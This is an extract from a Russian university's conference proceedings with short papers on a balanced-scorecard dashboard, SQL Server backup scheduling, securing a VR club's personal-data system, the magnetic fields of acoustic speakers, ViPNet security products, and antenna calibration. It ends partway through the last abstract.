DASHBOARD FOR VISUALIZATION OF THE STATE OF A STRATEGIC BUSINESS MANAGEMENT SYSTEM

Аннотация. В работе предложен вариант визуализации системы стратегического управления деятельностью предприятия на базе системы сбалансированных показателей Норттона и Каплана. Рассмотрены графические образы индикаторов ключевых показателей эффективности, позволяющие видеть их состояние в режиме реального времени.

Abstract. The article offers the option of visualization of the strategic management system of business activity, based on a balanced scorecard of Norton and Kaplan. Graphical images of key performance indicators, allowing to see their status in real time.

Ключевые слова: панель управления, система сбалансированных показателей, ключевые показатели эффективности.

Key words: dashboard, balanced scorecard, key performance indicator.

В настоящее время предприятия в любой отрасли оказываются в достаточно динамичной среде. Чтобы успешно конкурировать и вести свою деятельность, важно успевать за тенденциями развития, адаптироваться к меняющимся условиям, а также улучшать качество продукции и предоставляемых услуг.

Сбалансированная система показателей (ССП) - это система стратегического управления компанией на основе измерения и оценки ее эффективности по набору оптимально подобранных показателей, отражающих все аспекты деятельности организации, как финансовых, так и нефинансовых.

Основные показатели предприятия, которое успешно осуществляет свою деятельность – умелое управление, эффективная работа персонала. А также правильная работа с бизнес-процессами, а именно: проектирование, идентификация, реализация и совершенствование процессов.

Для принятия верных управленческих решений, руководству предприятия важно иметь оперативный доступ к информации, отражающей состояние компании в данный момент.

От того, насколько верные были приняты решения, зависит то, как предприятие будет адаптироваться к условиям рынка, насколько оно будет конкурентоспособно, сможет ли оно улучшать качество продукции, увеличивать ассортимент товаров и предоставляемых услуг.

Сбалансированная система показателей выступает в роли инструмента, позволяющего иметь оперативный доступ к информации, а также связывать действия компании со стратегией. Более того, СПП позволяет достичь связи между целями и процессами, происходящими на предприятии, на всех уровнях управления.

Очень многое зависит от постановки и формулировки стратегии. Это имеет большое влияние на развитие компании. Необходимо осознавать, что хорошо разрабо-

танная стратегия является малой частью от предстоящих работ. Главная часть – реализация стратегии.

Для реализации ССП используется панель управления. Это многослойное приложение, функционирующее на базе инфраструктуры бизнес-анализа и интеграции данных. Благодаря этому, предприятие имеет возможность отслеживать бизнес-процессы в реальном времени [1].

Отслеживать реализацию стратегии и выполнений целей помогают ключевые показатели эффективности (KPI). Это абсолютная или относительная величина, описывающая выполнение конкретной задачи.

Как правило, в индикации применяются и абсолютные, и относительные величины. Величина достижения цели делится на диапазоны. В случае, если желаемым результатом является достижения значения 1000 для какого-либо из показателей, то можно разделить диапазон значений от 0 до 1000 следующим образом: 0 – 250 – «неудовлетворительно», 250 – 750 – «удовлетворительно», 750 – 1000 – «хорошо». Визуально индикаторы можно представить следующим образом.




Рисунок 1 – Варианты визуализации показателей деятельности предприятия

Каждый из индикаторов наглядно показывает состояние достижения задачи. Красным цветом показан диапазон значений «неудовлетворительно», жёлтым – «удовлетворительно» и зеленым – «хорошо» [2].

Подобные KPI внедряются на разных уровнях деятельности компании. ССП используется для того, чтобы учитывать все факторы на всех уровнях, которые оказывают влияние на ваш бизнес.

Представленная панель управления основана на системе сбалансированных показателей Нортон и Каплана. Устроена она следующим образом. Есть ряд связанных показателей, относящихся к разным уровням предприятия (начиная от сотрудника, заканчивая крупными отделами и руководством), которые описывают работу компании. А также существует четыре перспективы, к которым относятся имеющиеся показатели [3].

Первая перспектива (плоскость) – финансы (1). Позволяет узнать каких финансовых результатов стоит ожидать организации, в случае успешного выполнения стратегии. Вторая – бизнес-процессы (2), отображающая то, каким образом можно достичь этих целей. Третья – работа с клиентами (3), отвечающая на вопрос, что нужно клиентам от компании. И последняя, четвертая перспектива – обучение и развитие персонала (4). Она показывает на чём должно быть сосредоточено обучение рабочих.




Рисунок 2 – Индикаторы показателей на перспективах стратегического управления предприятием

Представленный вариант панели управления, содержащей индикаторы ключевых показателей, позволяет руководителю отслеживать реализацию стратегии и выполнение поставленных целей.

СПИСОК ИСТОЧНИКОВ

1. Караулов Н. Н., Миролюбов А. А. Использование панелей индикаторов для оценки результативности деятельности предприятия // Научно-технические ведомости Санкт-Петербургского государственного политехнического университета. Сер.: Экономические науки. – 2015. № 3. 244 с.
2. Эккерсон, У. У. Панели индикаторов как инструмент управления: ключевые показатели эффективности, мониторинг деятельности, оценка результатов / У. У. Эккерсон : пер. с англ. – Москва : Альпина Бизнес Букс, 2007. – 396 с.
3. Каплан Р.С. Сбалансированная система показателей. От стратегии к действию: пер. с англ. – Москва : Олимп-Бизнес, 2003. – 214 с.

УДК 004.056.3

Величко Василий Викторович, студент, Комсомольский-на-Амуре государственный университет

Velichko Vasily Viktorovich, student, Komsomolsk-na-Amure State University

Петрова Анна Николаевна, кандидат технических наук, доцент, доцент кафедры «Проектирование, управление и разработка информационных систем»,

Комсомольский-на-Амуре государственный университет

Petrova Anna Nikolaevna, Candidate of Technical Sciences, Associate Professor, Associate Professor of the Department "Design, Management and Development of Information Systems", Komsomolsk-na-Amure State University

ОБЗОР СПОСОБОВ И ФОРМИРОВАНИЕ ГРАФИКА РЕЗЕРВНОГО КОПИРОВАНИЯ ДЛЯ СЕРВИСА ПО РЕМОНТУ КОМПЬЮТЕРОВ

ANALYSIS OF METHODS AND FORMATION OF A BACKUP SCHEDULE FOR A COMPUTER REPAIR SERVICE

Аннотация. Данная работа посвящена анализу способов резервного копирования базы данных и формированию графика. Было выполнено резервное копирование базы данных сервиса по ремонту компьютеров в SQL Server Management Studio и показан способ восстановления БД. Формирование графика резервного копирования сервиса по ремонту компьютеров выполнено с учетом объема поступления данных в заданный период времени.

Abstract. This work is devoted to the analysis of database backup methods and the formation of a schedule. The database of the computer repair service was backed up in SQL Server Management Studio and the method of restoring the database was shown. The formation of the backup schedule of the computer repair service is carried out taking into account the volume of data received in a given period of time.

Ключевые слова: база данных, резервное копирование, SSMS, SQL, администрирование баз данных, программное обеспечение.

Key words: database, backup, SSMS, SQL, database administration, software.

Резервным копированием называется сохранение копии данных в месте, отличающемся от места хранения этих данных. Главным назначением данного процесса яв-

ляется возможность восстановления потерянных по какой-либо причине данных. Владелец БД, не использующий резервное копирование, рискует потерять ценную информацию [1-3]. Резервное копирование обычно бывает статическим и динамическим. Статическое резервное копирование означает, что во время процесса создания резервной копии, никакие процессы, кроме создания резервной копии, осуществляться не могут. Другими словами, пока происходит резервное копирование, пользователь не может взаимодействовать с БД. Динамическое резервное копирование означает, что во время создания резервной копии пользователь не отключается от БД, БД не прекращает работу, и файлы не закрываются.

В MSSQL существует четыре метода создания резервных копий. В эти методы входит: полное резервное копирование базы данных, разностное резервное копирование, резервное копирование журнала транзакций, резервное копирование файлов или файловых групп. С помощью полного резервного копирования базы данных можно создать полную копию БД на момент начала резервного копирования. Разностное резервное копирование может создать некоторую копию частей БД, которые было изменены или добавлены после полного резервного копирования БД. Резервное копирование журнала транзакций копирует добавления, изменения и удаления, которые записаны в журнале транзакций. Резервное копирование файлов или файловых групп позволяет копировать отдельные файлы БД.

Сделаем полное резервное копирование базы данных для сервиса по ремонту компьютеров. Осуществляться сохранение данных может с помощью команд SQL (листинг 1).

Листинг 1 – Резервное копирование с помощью языка TSQL

```
BACKUP DATABASE [Сервис] TO DISK = N'C:\Program Files\Microsoft SQL Server\MSSQL15.DEVELOPERVER\MSSQL\Backup\Сервис.bak' WITH NOFORMAT, NOINIT,
```

```
NAME = N'Сервис-Полная База данных Резервное копирование', SKIP, NOREWIND, NOUNLOAD, STATS = 10
```

Теперь в случае какой-либо ошибки, связанной с нарушением целостности данных в БД, мы можем восстановить её из резервной копии (рисунок 1).




Рисунок 1 – Восстановление БД

Для формирования графика были рассмотрены преимущества способов резервного копирования и произведен анализ изменения информации в базе данных сервиса по ремонту компьютеров.

Преимуществом полного резервного копирования является его надежность – копируется вся база данных, что означает сохранность всей информации в БД. Однако это очень затратно по ресурсам дискового пространства.

Разностное резервное копирование происходит намного быстрее, чем полное, и занимает довольно мало ресурсов диска. Как правило, разностное резервное копирование используется в паре с полным резервным копированием, так как для восстановления разностной копии необходима полная копия БД. На листинге 2 представлен пример разностного резервного копирования.

Листинг 2 – Создание разностного резервного копирования

```
BACKUP DATABASE [Сервис] TO DISK = N'C:\Program Files\Microsoft SQL Server\MSSQL15.DEVELOPERVER\MSSQL\Backup\Сервис.bak' WITH DIFFERENTIAL , NOFORMAT, NOINIT, NAME = N'Сервис-Полная База данных Резервное копирование', SKIP, NOREWIND, NOUNLOAD, STATS = 10
```

Резервное копирование журнала транзакций происходит ещё быстрее чем полное или разностное копирование, так как копируется не часть БД, а только логические операции, которые проводятся с базой данных. Существует две основные причины использования копирования журнала транзакций. Первая причина, чтобы перенести и сохранить на защищенном носителе данные, с которыми проводились изменения со времени последнего резервного копирования журнала транзакций. Вторая причина, чтобы правильно закрыть некоторую часть журнала транзакций перед началом порции действий его активной части. На листинге 3 представлен пример создания резервной копии журнала транзакций.

Листинг 3 – Резервное копирования журнала транзакций

```
BACKUP LOG [Сервис] TO DISK = N'C:\Program Files\Microsoft SQL Server\MSSQL15.DEVELOPERVER\MSSQL\Backup\Сервис.bak'
```

Резервное копирование файлов или файловых групп дает возможность выбрать файл или файловую группу для копирования. Используется если не имеет смысла или не целесообразно копировать полностью БД. На листинге 4 представлен пример создания резервного копирования файлов.

Листинг 4 – Резервное копирование файлов

```
BACKUP DATABASE Сервис FILE = 'MyServerCert', TO DISK = N'C:\Program Files\Microsoft SQL Server\MSSQL15.DEVELOPERVER\MSSQL\Backup\Сервис.bak'
```

Для сервиса по ремонту компьютеров составлен график резервного копирования на основании поступления данных в базу данных. Было выявлено, что в базу данных за неделю поступает записей на 10% объема от изначального объема базы данных. Из этого можно сделать вывод, что для сохранения целостности данных, будет целесообразно делать полное резервное копирование раз в месяц, из-за большого объема копируемых данных и большой затраты времени на копирование. Происходить полное резервное копирование будет предположительно вечером в пятницу. Также следует производить в конце каждого рабочего дня разностное резервное копирование, так как оно не занимает много времени и памяти на носителе.

Одним из самых нужных инструментов для администратора БД является резервное копирование. Нужно относиться к этому как к одной из мер предосторожности, ведь лучше этим пользоваться, чем потом сожалеть о утрате ценных данных. Больших денег это не стоит, а польза от этого огромная.

СПИСОК ИСТОЧНИКОВ

1. Карпова, Н. Г. Способы обеспечения информационной безопасности в распределенных информационных системах / Н. Г. Карпова, И. А. Трещёв // Наука, инновации и технологии: от идей к внедрению. : материалы Международной научно-практической конференции Комсомольск-на-Амуре, 7–11 февраля 2022 г. – Комсомольск-на-Амуре: Комсомольский-на-Амуре государственный университет, 2022. – С. 106-109.

2. Попкова, А. В. Разработка системы защиты информации негосударственного учреждения здравоохранения «Отделенческая больница на станции Комсомольск» / А. В. Попкова, И. А. Трещёв // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований. : материалы II Всероссийской национальной научной конференции студентов, аспирантов и молодых ученых, Комсомольск-на-Амуре, 08–12 апреля 2019 года. – Комсомольск-на-Амуре: Комсомольский-на-Амуре государственный университет, 2019. – Ч. 2. – С. 398-400.

3. Редько, В. Н. Базы данных и информационные системы / В. Н. Редько, И. А. Басараб. – М. : Знание, 2017. – 625 с.

УДК 004.725.5

Вильдяйкин Геннадий Федорович, доктор технических наук, профессор кафедры «Информационная безопасность автоматизированных систем», Комсомольский-на-Амуре государственный университет
Vildyaykin Gennady Fedorovich, Doctor of Technical Sciences, Professor Department «Information security of automation systems», Komsomolsk-on-Amur State University
Бивоин Ян Олегович, студент, Комсомольский-на-Амуре государственный университет
Bivoin Yan Olegovich, student of Komsomolsk-na-Amure State University

РЕАЛИЗАЦИЯ ЗАЩИЩЕННОЙ ИНФОРМАЦИОННОЙ СИСТЕМЫ КЛУБА ВИРТУАЛЬНОЙ РЕАЛЬНОСТИ

IMPLEMENTATION OF A PROTECTED INFORMATION SYSTEM OF A VIRTUAL REALITY CLUB

Аннотация. В данной работе приводится вариант реализации информационной системы клуба виртуальной реальности с учетом современных требований по защите информации с опорой на нормативные документы Федеральной службы по техническому и экспортному контролю и Федеральные законы Российской Федерации.

Abstract. This paper presents a variant of the implementation of the information system of the virtual reality club, taking into account modern requirements for the protection of information based on the regulatory documents of the Federal Service for Technical and Export Control and the Federal Laws of the Russian Federation.

Ключевые слова: персональные данные, информационная система, информационная безопасность, средства защиты информации, угрозы компьютерной безопасности.

Key words: personal data, information system, information security, information security tools, computer security threats.

Введение

Указанная информационная система имеет базу данных, в которой обрабатываются персональные данные клиентов. Согласно Федеральному закону № 152-ФЗ оператор обязан обеспечить защиту персональных данных вне зависимости от формы соб-

ственности, в том числе и для указанного клуба виртуальной реальности [3]. Ниже будут рассмотрены требования для защиты информации и средства, которые их реализуют.

Сведения о защищаемом объекте.

Клуб виртуальной реальности – частное учреждение, которое предоставляет населению свое оборудование (персональные компьютеры, очки виртуальной реальности и игровые приставки) в аренду.

Клиенты клуба получают доступ к оборудованию после регистрации (требуется номер телефона и ФИО) и оплаты. Номера телефонов, ФИО, баланс и его история, дата и время посещения, длительность сеанса хранятся в локальной базе данных на ноутбуке «Server». На территории клуба ведется видеонаблюдение, записи которого хранятся в видеорегистраторе «Recorder». Есть открытая изолированная сеть Wi-Fi для клиентов и закрытая для технического персонала. Топология сети представлена на рисунке 1.

В клубе расположены сервер на базе ноутбука Lenovo IdeaPad 3 15IML05 (на схеме – Server); 30 АРМ (на схеме – PC1-PC30); 3 коммутатора TP-Link TL-SG1016 (на схеме – SW_TP-Link1-3), 1 коммутатор Mercusys MS108G (на схеме SW_Mercusys); маршрутизаторы Mercusys AC12G (на схеме Router_Mercusys), Netis MW5230 (на схеме Router_Nettis), Mikrotik RB3011UiAS-RM (на схеме Router_Mikrotik); IP видеорегистратор Hikvision DS-7608NI-K2 (на схеме – Recorder); 8 IP камер Hikvision DS-2CD2023G0-I (на схеме CAM1-8).

Все устройства соединены между собой экранированной витой парой. Только PC26-PC30 подключаются к роутеру Mercusys при помощи 5ГГц закрытой сети Wi-Fi.




Рисунок 1 – Топология сети клуба

Классификация информационной системы

Информационная система клуба виртуальной реальности является ИСПДн. ИСПДн – информационная система, являющаяся совокупностью персональных данных в базах данных, а также технологий и средств, необходимых для их обработки [2]. Согласно постановлению №1119 Правительства РФ [1] эта ИСПДн имеет 1-го уровень защищенности ПДн (далее УЗ-1), так как она уязвима к угрозам 1-го типа.

Средства защиты информации

Средства защиты, соответствующие УЗ-1, были взяты из государственного реестра сертифицированных СЗИ. Ими стали Secret Net Studio 8.6 – он был выбран для установки на PC1-PC30 и компьютер администратора, Континент 3.9 IPC R50 выбран шлюзом для доступа в сеть провайдера. Также было принято решение установить Континент АП и Континент АП (Мобильный), так как они решают проблему удаленного доступа к сети клуба.

Для выполнения требований по ЗТС принято решение физически оградить устройства вывода (отображения) информации таким образом, чтобы исключить её не-

санкционированный просмотр. Также было принято решение не устанавливать защиту систему виртуализации (ЗСВ) ввиду неиспользования средств виртуализации в защищаемой информационной системе.

Выполнение выбранными продуктами требований по защите информации отражено в таблице 2. Топология сети после установки средств защиты показана на рисунке 2.

Таблица 2 – Соответствие выбранных продуктов требованиям УЗ-1

	Secret Net Studio 8.6	АПШК Континент (включает Континент 3.9 IPC R50, Континент АП и Континент АП (Мобильный))
ИАФ	+	-
УПД	+	-
ОПС	+	-
ЗНИ	+	-
РСБ	+	-
АВЗ	+	-
СОВ	+	-
ОДТ	-	+
АНЗ	+	-
ОЦЛ	+	-
ЗИС	+	+
ИНЦ	+	-




Рисунок 2 – Топология сети клуба после установки СЗИ

Заключение

Разработана и реализована информационная система персональных данных для частного учреждения с учетом современных требований по защите. Учтены угрозы информационной безопасности, указанные в нормативных документах Федеральной службой по техническому и экспортному контролю.

СПИСОК ИСТОЧНИКОВ

1. Об утверждении требований к защите персональных данных при их обработке в ИСПДн : Постановление Правительства РФ от 01.10.2012 г. № 1119.
2. Об утверждении Состав и содержания организационных и технических мер по обеспечению безопасности персональных данных при их обработке в ИСПДн : приказ ФСТЭК России от 18.02.2013 г. № 21 (ред. от 14.05.2020).
3. О персональных данных : федеральный закон от 27 июля 2006 г. № 152-ФЗ.

Вильдяйкин Геннадий Федорович, профессор кафедры «Информационная безопасность автоматизированных систем», Комсомольский-на-Амуре государственный университет
Vildyaykin Gennady Fedorovich, Professor of the Department of Information Security of Automated Systems, Komsomolsk-na-Amure State University

Жилин Алексей Валентинович, студент, Комсомольский-на-Амуре государственный университет

Zhilin Alexey Valentinovich, student, Komsomolsk-na-Amure State University

УЧЕТ МАГНИТНОГО ПОЛЯ АКУСТИЧЕСКИХ ДИНАМИКОВ ПРИ ИССЛЕДОВАНИЯХ ВТСС НА АЭП

ACCOUNTING FOR THE MAGNETIC FIELD OF ACOUSTIC DYNAMICS IN STUDIES OF HTSS AT AEP

Аннотация. В данной статье были произведены исследования акустоэлектрических преобразований ВТСС на различных акустических датчиках, которые создают магнитное поле. Были получены наглядные результаты влияния напряженности магнитного поля на различных расстояниях от исследуемой ВТСС. Приведено подтверждение закона о спаде напряженности магнитного поля на различных расстояниях.

Abstract. In this article, studies were made of the acoustoelectric transformations of HTSS on various acoustic sensors that create a magnetic field. Visual results of the influence of the magnetic field strength at various distances from the studied HTSS were obtained. The proof of the law on the decrease in the magnetic field strength at various distances is given.

Ключевые слова: акустоэлектрические преобразования, магнитное поле, закон Био Савара, акустическая система, магнитный экран.

Key words: acoustoelectric transformations, magnetic field, Biot Savart's law, acoustic system, magnetic screen.

При исследовании акустоэлектрических преобразований ВТСС используются различные акустические датчики (АД). Элементом, который формирует АД является диффузорные динамические громкоговорители [16-17]. Принцип действия заключается в том, что через катушку диффузора протекает переменный ток, который вызывает колебания диффузора. Магнитное поле, создаваемое током, протекающему по катушке формирует круговой ток [1-3].

Напряженность магнитного поля витков катушки можно рассчитать [1] по формуле 1, которое получено из закона Био Савара для одиночного витка радиуса r с силой тока I на расстоянии R [4-5, 7, 15].

$$H = \frac{B}{\mu_0} = \frac{1}{2\pi} \mu_0 \frac{\gamma * r}{(r^2 + R^2)^{3/2}} \quad (1)$$

На расстоянии $R \gg r$ (расстояние от плоскости витка до точки измерения намного больше размеров витка) напряженность равна:

$$H \approx \frac{\gamma r^2}{2 * R^3} \quad (2)$$

Таким образом напряженность магнитного поля от акустической системы будет спадать примерно по закону $1/R^3$ [6, 8-9].

Для проведения исследований была собрана установка, рисунок 1.




Рисунок 1 – Схема исследования МП

Состав оборудования приведен на рисунке 2.




Рисунок 2 – Состав оборудования

При испытаниях использовалось оборудование, которое имеется в лаборатории университета. Магнитная антенна М6-50 дополнительно калибровалась с помощью колец Гельмгольца в диапазоне частот (0,5 – 9) кГц [10].

Нами были проведены измерения напряжения МП акустических излучателей АС-1, АФ «Спрут», ГШН-1, электродинамического динамика ГД-5. Результаты представлены в таблице 1. Проверка проводилась на частотах 1 кГц и 2 кГц на расстоянии 1 метр.

Таблица 1 – Результаты исследования напряжения МП

Н	АС-1	АФ «Спрут»	ГШН-1	ГФ-5	ГФ-3
1 кГц	14,9	11,4	26,2	15,4	11,7
2 кГц	20	17,8	19,4	12,3	9,8

Проведены измерения спада напряжённости поля электродинамического динамика ГД-5 от расстояния на частотах $f = 1$ кГц и $f = 2$ кГц. Результат представлен на рисунке 3.




Рисунок 3 – Результат измерения спада напряжения поля

Как видно на рисунке закон изменения H от R соответствует $1/R^3$.

С целью уменьшения влияния МП на ВТСС был разработан экран для электро-динамического диффузионного динамика ГД-3. Экран выполнен из магнитной стали, толщиной 0,5 мм, рисунок 4 [11-12].



Рисунок 4 – Вид акустической системы ГД-3

На рисунке 5,6 приводятся результаты измерения магнитного поля от акустической системы без экрана и с использованием экрана на различных частотах и расстоянии.




Рисунок 5 – Напряжение МП не экранированного АС




Рисунок 5 – Напряжение МП экранированного АС

На рисунке 7 изображен результат измерения напряжения на исследуемом ВТСС при использовании экранированной АС.




Рисунок 7 – Напряжение акустоэлектрического преобразования ВТСС в зависимости от расстояния. Частота 1 кГц

В исследовании поддерживался постоянный уровень акустического сигнала [13-15]. Как видно на рисунках магнитное поле влияет на результаты исследований ВТСС вблизи акустической системы на расстоянии $R = (10-30)$ см.

Результаты исследований:

1. Собрана испытательная установка [16];
2. Показано наличие магнитного поля акустических излучателей, используемых для проверок на АЭП ВТСС;
3. Получены характер изменения магнитного поля от акустических излучений на исследовательской установке;
4. Разработан магнитный экран для акустической системы и проведены исследования влияния экрана на величину магнитного поля [19];
5. Приведены примеры результатов проведения проверок АЭП.

С целью оценки степени влияния магнитных полей на исследуемые ВТСС был использован акустический экран, выполненный из электромагнитного сплава. С помощью его экранировалось электромагнитное излучение акустической системы. Показано влияние магнитного поля на исследуемые ВТСС вблизи излучателя. С помощью электромагнитного экрана показано, что использование электромагнитного экрана излучателя исключает воздействие МП на результаты измерений напряжения $U_{АЭП}$ вблизи излучателя [20].

СПИСОК ИСТОЧНИКОВ

1. Исакович М.А. Общая акустика. Учебное пособие. Издательство «Наука», Главная редакция физико-математической литературы, М., 1973-496с.
2. Алексеенко В.Н., Петраков А.В., Лагутин В.С. Техническая защита информации // Вестник связи. - 1994. - № 12. - 27 – 34 с.; - 1995. - № 2 26 – 29 с.; - № 3. - 29 – 30 с.; - № 5. - 23 – 28 с.
3. Вакин С.А., Шустов Л.Н. Основы радиопротиводействия и радиотехнической разведки. - М.: Советское радио, 1968. - 448 с.
4. Вернигоров Н.С. Нелинейный локатор - эффективное средство обеспечения безопасности в области утечки информации. // Защита информации. «Конфидент». - 1996. - № 1. - 67 -70 с.
5. Девойно С. Безопасность телефонных переговоров - проблема, имеющая решение // Защита информации. «Мир безопасности». - 1998. - 42 – 49 с.
6. Калинин СВ. Исследование систем виброакустического зашумления // Защита информации. «Конфидент». - 1998. - № 4. – 51-58 с.
7. Халяпин Д.Б. Акустоэлектрические, акустопреобразовательные каналы утечки информации и возможные способы их подавления // Мир безопасности. - № 5, - 47 – 53 с.

8. Халяпин Д.Б. Акустическая защита выделенного помещения // Мир безопасности. - 1997.- № 12. - 41 – 44 с.
9. Топоровский П.В. Средства нелинейной радиолокации. Реальный взгляд. Системы безопасности связи и телекоммуникаций. - 1998. - № 23. - 94 – 97 с.
10. Халяпин Д.Б., Шерстнева Ю.Л. Защита информации, обрабатываемой ПЭВМ и ЛВС, от утечки по сети электропитания // Системы безопасности связи и телекоммуникаций. - 1999. - № 28.- 70 – 71с.
11. Хорев А.А. Защита информации от утечки по техническим каналам. Ч. I. Технические каналы утечки информации: Учебное пособие. - М.: Гостехкомиссия России, 1998. - 320 с.
12. Ярочкин В.И. Технические каналы утечки информации. - М.: ИПКИР, 1994.-106 с.
13. Щербаков Г.Н. Применение нелинейной радиолокации для дистанционного обнаружения малоразмерных объектов // Специальная техника. - 1999. - № 6. - 34 – 39 с.
14. Халяпин Д.Б., Шерстнева Ю.А. Определение предельной величины опасного сигнала, наводимого ПЭВМ и ЛВС в сеть электропитания. // Системы безопасности связи и телекоммуникаций. -1999. - № 2. - 30 – 32 с.
15. Халяпин Д.Б., Тарасов И.Л. Выделенное помещение с обеспечением визуального контроля. Международная конференция по информатизации правоохранительных органов. Тезисы докладов. 4 2.- М.: Академия МВД РФ, 1998. - 167 – 168 с., 178-191 с.
16. Организация и современные методы защиты информации / Под ред. Диева С.А., Шаваева А.Г. –М.: Концерн Банковский деловой центр, 2006. – 248 с.
17. Сидорин Ю.С. Технические средства защиты информации: Учеб. пособие. \ Под ред. Г.А. Краюхина. – СПб.: Издательство Политехнического университета, 2005. – 39-40 с., 67-68 с.
18. Спесивцев А.В. Защита информации в компьютерных системах. - М.: Радио и связь, 2003. – 181-183 с.
19. Лагутин В.С., Петраков А.В. Утечка и защита информации в телефонных каналах. – М.: Энергоатомиздат, 2006. – 49-50 с.
20. Казарин О.В. Безопасность программного обеспечения компьютерных систем. – М.: МГУЛ, 2005. – 55-57 с.

УДК 004.056.5

Вильдяйкин Геннадий Федорович, кандидат технических наук, профессор кафедры «Информационная безопасность автоматизированных систем», Комсомольский-на-Амуре государственный университет

Vildyaykin Gennady Fedorovich, Candidate of Engineering Sciences, professor of the Department "Information Security of Automated Systems", Komsomolsk-on-Amur State University

Кузнецов Владислав Андреевич, студент, Комсомольский-на-Амуре государственный университет

Vladislav Kuznetsov Andreevich, student of Komsomolsk-on-Amur State University

ОСОБЕННОСТИ ИСПОЛЬЗОВАНИЯ VIPNET ДЛЯ ЗАЩИТЫ ИНФОРМАЦИОННЫХ СИСТЕМ

FEATURES OF USING VIPNET TO PROTECT INFORMATION SYSTEMS

Аннотация. Защита информации – одна из наиболее актуальных проблем современности. В данной работе рассмотрена не только технология защиты, но и непосредственно защита информационных систем при помощи средств защиты информации. Детально рассмотрена одна из лидирующих компаний на рынке – ИнфоТеКС и ее семейство продуктов VipNet.

Abstract. Information security is one of the most urgent problems of our time. In this article, not only the protection technology is considered, but also the protection of information systems directly with the help of information protection tools. One of the leading companies on the market, InfoTeKS and its ViPNet family of products, is considered in detail.

Ключевые слова: компьютер, система, защита, безопасность, интернет, информация, средства защиты.

Key words: computer, system, protection, security, internet, information, means of protection.

Введение

Информационные системы подлежат защите не только согласно безопасности пользователей, но и по законодательству. Технология защиты ИС показана на рисунке 1.




Рисунок 1 – Технология защиты ИС

Важным этапом в технологии ЗИ ИС является выбор средств защиты, их установка и настройка, которые обеспечивают требуемые меры защиты [1].

На сегодняшний день на рынке присутствует несколько компаний, предоставляющих решения по защите информационных систем. Одной из ведущих является ИнфоТеКС с ее продуктом ViPNet.

ViPNet как защитник информационных сетей

Компания ИнфоТеКС, основанная 6 сентября 1991 года, является российским разработчиком программно-аппаратных VPN-решений и средств криптографической защиты информации. Ее семейство продуктов ViPNet помогает большому числу компаний защитить свои информационные ресурсы от утечки.

Древо ViPNet показано на рисунке 2.




Рисунок 2 – Древо ViPNet




Основные функции следующие:

- Безопасная работа в Интернете с централизованной очисткой трафика;
- Встраиваемая библиотека на базе OpenSSL;
- Высокопроизводительный TLS-криптошлюз, использующий российские и иностранные криптоалгоритмы;
- Высокотехнологичный программный модуль доверенной загрузки уровня UEFI BIOS;
- Защита мобильных устройств на ОС Android;
- Защищенная почтовая система;
- Защищенное общение корпоративных пользователей;
- Квантовая криптография для защиты информации;

- Комплексная защита информации от несанкционированного доступа уровня ядра операционной системы;
- Криптопровайдер для прикладных программ, использующий функцию подписи и шифрования;
- Криптопровайдер, работающий в Java-машинах ART и Oracle Java Runtime Environment;
- Маршрутизация зашифрованных IP-пакетов;
- Машинное обучение;
- Персональный сетевой экран;
- Построение инфраструктуры открытых ключей (PKI);
- Противодействие вредоносному ПО, бесфайловым атакам, а также ранее неизвестным атакам;
- Развертывание и администрирование сети корпоративного масштаба Windows;
- Система обнаружения вторжений;
- Туннелирование открытых IP-пакетов;
- и др.

Компания Infotecs делит свои продукты на 3 категории: Серверные компоненты, Клиентские компоненты, Компоненты управления. Основной продукт каждой категории показаны в таблице 1.

Таблица 1 – Основные продукты ViPNet

Продукт	Условное обозначение	Возможности
ViPNet Coordinator HW		Маршрутизация зашифрованных IP-пакетов
		Firewall
		Возможность регистрации и доступ к информации о состоянии объекта защищенной сети и о текущем значении их сетевых настроек
ViPNet Client 4		Туннелирование IP-packets
		Защита пользователя от внешних и внутренних сетевых атак
		Фильтрация трафика
ViPNet Administrator 4		Использование зашифрованного канала
		Удостоверяющий и ключевой центр

Преимуществами линейки ViPNet являются:

1. Легкая масштабируемость для построения защищенных сетей;
2. Прозрачная и надежная работа в различных сетях связи.
3. Соответствие всем требованиям законодательства;

Недостатками линейки ViPNet являются:

1. Ограниченная поддержка мобильных операционных систем. Продукты ViP-Net подходят только для мобильной ОС Android.
2. Отсутствие защиты от НСД. Установка компонентов ViPNet не может в полной мере обеспечить защиту информационных систем. Решения семейства ViPNet не включают в себя модули, связанные с защитой от НСД, такие, например, как у Secret Net:
 - Идентификацию и аутентификацию пользователей, в том числе и с использованием персональных идентификаторов.
 - Разграничение доступа к защищаемым ресурсам Linux-машины.
 - Очистка освобождаемой оперативной памяти и запоминающих устройств.
 - Регистрацию событий безопасности в журнале.

- Аудит и контроль действий пользователей.
- Контроль целостности файлов и каталогов.
- Уничтожение содержимого файлов при их удалении.

Соответственно появляется необходимость в установке дополнительных СЗИ.

Заключение

В ходе работы были рассмотрены различные решения компании ИнфоТеКС семейства ViPNet, обеспечивающие защиту информационных систем.

Дальнейшие исследования будут связаны с рассмотрением решений по защите информационных систем от других представителей рынка, а также практическое использование описанных в работе продуктов.

СПИСОК ИСТОЧНИКОВ

1. Все продукты ViPNet – ИнфоТеКС / INFOTEC.S.RU: информационный портал. – URL: <https://infotecs.ru/product/all/> (дата обращения: 04.10.2022).

УДК 683.3.06

Вильдяйкин Геннадий Федорович, кандидат технических наук, профессор кафедры «Информационная безопасность автоматизированных систем», «Комсомольский-на-Амуре государственный университет».

Vildyaykin Gennady Fedorovich, Candidate of Technical Sciences, Professor of Department «Information security of automation systems», "Komsomolsk-on-Amur State University"

Миронов Данил Иванович, студент, Комсомольский-на-Амуре государственный университет

Mironov Danil Ivanovich, student, Komsomolsk-on-Amur State University

ИССЛЕДОВАНИЕ МАГНИТНОЙ АНТЕННЫ С ПОМОЩЬЮ КОЛЕЦ ГЕЛЬМГОЛЬЦА В ЛАБОРАТОРНЫХ УСЛОВИЯХ

INVESTIGATION OF MAGNETIC ANTENNA USING HELM-HOLTZ RINGS IN LABORATORY CONDITIONS

Аннотация. Разработана установка для калибровки магнитных антенн в низкочастотном диапазоне с использованием колец Гельмгольца в лабораторных условиях. Напряженность магнитного поля в диапазоне частот выше 9 КГц измерялось стандартной антенны П6-50. Затем с помощью созданной установки проведена калибровка антенны П6-50 в низкочастотном частотном диапазоне (0,5-9,0) кГц. Представлены результаты вычислений по данным, которые получены при измерениях.

